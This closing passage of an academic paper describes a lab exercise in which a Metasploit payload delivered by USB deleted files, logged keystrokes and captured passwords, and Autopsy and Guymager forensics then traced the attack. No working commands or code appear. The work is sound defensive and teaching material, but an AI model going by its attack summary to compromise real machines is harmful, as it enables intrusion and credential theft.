


Figure 23 – All Deleted Files List

Browsing to the locations noted during the timeline analysis, the files can be accessed and analyzed without the need to import them. The Batch files can be read and *exe* files observed right from the browser as shown in Fig. 24.




Figure 24 – Batch File View on the Autopsy Browser

VI. CONCLUSION

Using Kali Linux, a penetration attack was done with the help of the Metasploit Framework. Through a physical attack, a virus was installed and damage was done to the computer in terms of deleting files, running a keylogger, and grabbing passwords through a terminal utility. However, there were limitations in using this method. It takes a little bit of time to use the USB since the removal of Autorun. The virus must be manually installed and even before that, the USB must be installed if it was inserted for the first time on the computer. The virus itself can currently only bypass the firewall but not an antivirus. These payloads have already been discovered by antiviruses and are immediately recognized. Nevertheless, the attack performed was still successful.

In order to identify the attack, a hard drive image of the attacked system must be obtained to be carefully analyzed. The disk image must be that of a hard drive with an operating system installed, otherwise the image will be recognized as a raw format rather than a NTFS or FAT file system, which is required for full analysis. The *guymanager* tool included on CAINE was utilized to create the image of the hard disk. With the help of the Autopsy File Browser, image directory navigation could be accomplished as if it was done directly on the victim's system. By creating a time line, it was possible to observe all activities performed on the hard drive at specific dates and time. This was useful in narrowing down the list of activities to increase the chances of finding the attack. Finding suspicious activities on certain days merited closer observation, which allowed for recognition of the attack and analysis of the damage.

REFERENCES

- [1] Ch. Arthur "LulzSec: What They Did, Who They Were and How They Were Caught" The guardian, www.theguardian.com/technology/2013/may/16/lulzsec-hacking-fbi-jail (accessed 16 May 2013)
- [2] J. Broad, and A. Bindner. "Hacking with Kali: Practical Penetration Testing Techniques", Syngress, 2015.
- [3] B. Carrier "Brian's Papers and Books". www.digital-evidence.org/papers/ (accessed 05 May 2015)
- [4] "CAINE Computer Forensics Linux Live Distro" www.caine-live.net (accessed 05 May 2015)
- [5] J. Vacca "Computer Forensics: Computer Crime Scene Investigation". Charles River Media, 2008.
- [6] "Digital Forensics Tutorials – Analyzing a Disk Image in Kali Autopsy" http://nest.unm.edu/files/8813/9252/1107/Tutorial_6_-_Kali_Linux_-_Sleuthkit.pdf (accessed 06 May 2015)
- [7] O. Hansen "System Forensics, Investigations and Response", SANS Institute, 26 Jan, 2005, www.giac.org/paper/gcfa/160/analysis-fat16-formatted-image-linux-tsk-autopsy/106874 (accessed 12 May 2015)
- [8] "Guymager Homepage", <http://guymager.sourceforge.net> (accessed 7 May 2015)
- [9] "Metasploit Unleashed", <https://www.offensive-security.com/metasploit-unleashed/> (accessed 05 May 2015)
- [10] "Our Most Advanced Penetration Testing Distribution, Ever.", Kali Linux, <https://www.kali.org> (accessed 05 May 2015)
- [11] A.Philipp, D. Cowen, and C. Davis "Hacking Exposed Computer Forensics", 2nd Ed. McGraw-Hill/Osborne, 2010.